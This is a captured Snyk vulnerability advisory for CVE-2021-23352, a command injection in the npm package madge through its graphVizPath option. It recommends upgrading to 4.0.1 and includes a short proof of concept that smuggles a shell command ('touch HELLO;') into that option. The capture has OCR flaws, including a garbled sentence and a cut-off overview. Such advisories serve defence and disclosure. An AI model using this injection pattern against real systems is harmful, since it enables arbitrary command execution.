
snyk Vulnerability DB

Snyk Vulnerability Database > npm > madge



INTRODUCED: 5 MAR 2021 CVE-2021-23352 ② CWE-89 ② FIRST ADDED BY SNYK	Share v
How to fix? Upgrade madge to version 4.0.1 or higher.	

Overview

madge is a Madge is a developer tool for generating a visual graph of your module dependencies, finding circular dependencies, and give you

Affected versions of this package are vulnerable to Command Injection. It is possible to specify a custom Graphviz path via the graphVizPath $option\ parameter\ which\ when\ the\ .image()\ ,\ .svg()\ or\ .dot()\ functions\ are\ called,\ is\ executed\ by\ the\ childprocess.exec\ function.$

PoC

```
1. install `madge` module: `npm i madge` 2. run the following poc.js:
// Example taken from: https://github.com/pahen/madge#svg
const madge = require('madge'); madge('..', {graphVizPath: "touch HELLO;"}) .then((res) => res.svg())
.then((writtenImagePath) => { console.log('Image written to ' + writtenImagePath); });
```

References

- GitHub Commit
- Vulnerable Code

Snyk CVSS		
Exploit Maturity	Mature	•
Attack Complexity	Low	•
Confidentiality	HIGH	•
See more		
> NVD	9.8 CRITICA	AL
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